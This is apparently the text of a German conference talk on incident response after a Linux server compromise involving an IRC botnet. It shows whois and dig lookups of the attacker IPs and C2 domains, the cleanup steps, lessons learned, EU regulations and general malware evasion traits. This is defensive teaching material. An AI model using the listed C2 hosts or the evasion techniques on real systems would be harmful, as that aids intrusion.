
Wer steckt dahinter?

```
% whois 1.53.252.6 | grep descr:
descr:          FPT Telecom Company
descr:          2nd floor FPT Building, Pham Hung Road, Cau
Giay District, Hanoi
descr:          Vietnam Internet Network Information Center
(VNNIC)

% whois 114.214.205.5 | grep descr:
descr:          China Education and Research Network
descr:          Nanjing Regional Network
descr:          CERNET

% whois 123.30.212.77 | grep descr:
descr:          Vietnam Posts and Telecommunications Group
descr:          No 57, Huynh Thuc Khang Street, Lang Ha ward,
Dong Da district, Ha Noi City
descr:          VNPT
```

https://virustotal.com/gui/ip-address/123.30.212.77/relations



Erste Schritte

- Identifizierte IP-Adressen + Port 6667 ausgesperrt
- Malware-Cleanup-Skript geschrieben:
  - System-Informationen sammeln
  - Infizierte Prozesse identifizieren
  - Malware einklauben
  - Infizierte Prozesse + Dateien loswerden
  - Lokalen Paketfilter verifizieren
  - Reset von SSH-Keys
  - Root-Passwort neusetzen

Problem loswerden

- Fine-Tuning des Cleanup-Skripts für weitere/abweichende Serversysteme + Umgebung des ausführenden Admins ($TERM)
- Skript wurde auf allen Systemen ausgeführt
- System-Zustand verifiziert
- Zeit für eine Pause
- Post-Mortem/Nachbesprechungstermin

Status April 2024

```
% dig +short ircx.us.to
123.30.212.77    # identisch

% dig +short ircxx.us.to
114.214.205.227  # moved on

% dig +short irc.ddoser.org | sort -h
1.53.252.6       # identisch
114.214.205.227  # replacement für 114.214.205.5
123.30.212.77    # identisch; und 5.78.79.74 fehlt
```

Was lief *gut*? Fall 1

- Person hat sich nicht nur über etwas unerwartetes gewundert, sondern Problem gleich gemeldet
- Kein zeitlicher Druck
- Ursache identifiziert

Abgesehen vom zeitlichen Aufwand ist kein relevanter Schaden entstanden.

Was lief *gut*? Fall 2

- Rechtzeitig reagiert
- Stress aus Richtung Endkunden wurde abgefangen
- Leute in unterschiedlichen Zeitzonen →
  24/7 am Problem arbeiten

Die Firma hat den Angriff überstanden.

Was nehmen wir mit?

- Dokumentation (inkl. Work-Log!)
- Liste aller Hosts, Services/Dienste, Dienstleister,…
- Monitoring (Anomalie-Erkennung)
- Zentrales Logging (Spuren + Logs verwischen ist immer hohe Priorität bei Angreifern)
- Desaster Recovery Plan
- Funktionierendes Backup/Restore (Wiederherstellungskonzept!)
- Aktuelle Kontaktinformationen auf Websites & CO

Best Practices

- Best Practices regelmäßig checken + anwenden (s.a. „Best Practices in der IT-Administration“)
- Software up2date halten (bevorzugt automatisch!)
- Wichtige Troubleshooting-Tools (lsof, ss,…) sollten auf allen Systemen zur Verfügung stehen
- Plan für den Fall der Fälle

Wissensabgleich

- Was ist und seit wann gibt es das Problem?
- Wer wurde auf das Problem aufmerksam?
- Situation verifizieren → nicht blind vertrauen was Leute annehmen oder glauben
- Wer weiß Bescheid?
- Business-Impact?
- Muss eine Meldung an Behörden (Datenschutz, Meldepflichten, DSGVO,…) erfolgen?

Kommunikation

- Wer *muss* mit ins Boot geholt werden?
- Wer *könnte* mit ins Boot geholt werden?
- Wer muss benachrichtigt werden? Kunden?
- Wer kommuniziert nach außen hin?
- Wer koordiniert die Leute?
- Externe Hilfe / Fallback-Pläne?
- Kommunikationskanäle + Fallbacks? (sichere!)
- Wichtig: Trennung PR/Kommunikation nach außen vs. Emergency-Handling/-Team

Planung

- Prioritäten setzen - alles gleichzeitig geht nicht
- Arbeiten aufteilen
- Betroffene System identifizieren
- Dokumentation (auch fürs Post-Mortem!)

Nach dem Problem ist *vor* dem Problem

- Verifizieren dass Schwachstellen beseitigt sind
- Was lässt sich aus dem Vorfall lernen?
- Wie lässt sich so ein Problem in Zukunft vermeiden?
- Post Mortem
- Über das Problem reden, schreiben,…
- Sind Monitoring, Logging,… adäquat?
- Konstruktive Fehlerkultur / Lernkultur!

Richtlinien

- NIS-2-Richtlinie:
  - *„Die NIS-2-Richtlinie ist am 16. Jänner 2023 in Kraft getreten und ist von den Mitgliedstaaten bis zum 17. Oktober 2024 umzusetzen.“*
  - Maßnahmen für ein hohes gemeinsames Cybersicherheitsniveau in der Union
  - EUR-Lex Dokument: 32022L2555
- Digital Operational Resilience Act (DORA):
  - digitale operationale Resilienz im Finanzsektor
  - EUR-Lex Dokument: 32022R2554

Malware

- In isolierter Test-Umgebung „anschauen“
- erkennt gerne auch die Umgebung in der sie läuft (Debug-Modus, Virtuelle Maschinen, Sandbox-Umgebungen, Monitor-Auflösung, Usernamen, Systemsprache) → machen dann keinen Blödsinn
- macht manchmal Kopfstände um Security-Tools zu deaktivieren (Netzwerk-Device deaktivieren, Routen umbiegen,...), als Admin zu laufen, nur bei jedem $RANDOM mal zu laufen,…
- Verwendung von XOR, base64,…
- BTW: rund um Urlaubs-Zeiten häufen sich Angriffe

Gedankenspiel

Ob, wann und wie hätte man die xz-utils Backdoor (AKA CVE-2024-3094) in der eigenen Infrastruktur identifiziert und behandelt?

Tipps

- Post-Mortems lesen
- Desaster-Recovery- + Tabletop-Übungen (TTX) → Umgang mit Stress-Situationen / Üben *ohne* Adrenalin
- Debugging-Skills helfen beim Feuerlöschen (s.a. „Debugging für Sysadmins“)
- Wer öfter schwierige Probleme löst, kommt auch öfter bei interessanten Problemen zum Einsatz
- Es gibt *keine* 100%ige Sicherheit und *keine* perfekte IT-Landschaft, aber viele Probleme lassen sich mit vertretbarem Aufwand vermeiden

„Ereignisorientierte Wartung -
Du gehst einen Feuerlöscher
kaufen, wenn dein Haus brennt.“

– Christian Euler

^D
Connection closed.

Workshops?

https://michael-prokop.at/blog/
michael.prokop (at) synpro.solutions

me @ Signal

GPG: 96A87872B7EA3737

SynPro SOLUTIONS

Grazer LINUXTAGE

www.linuxtage.at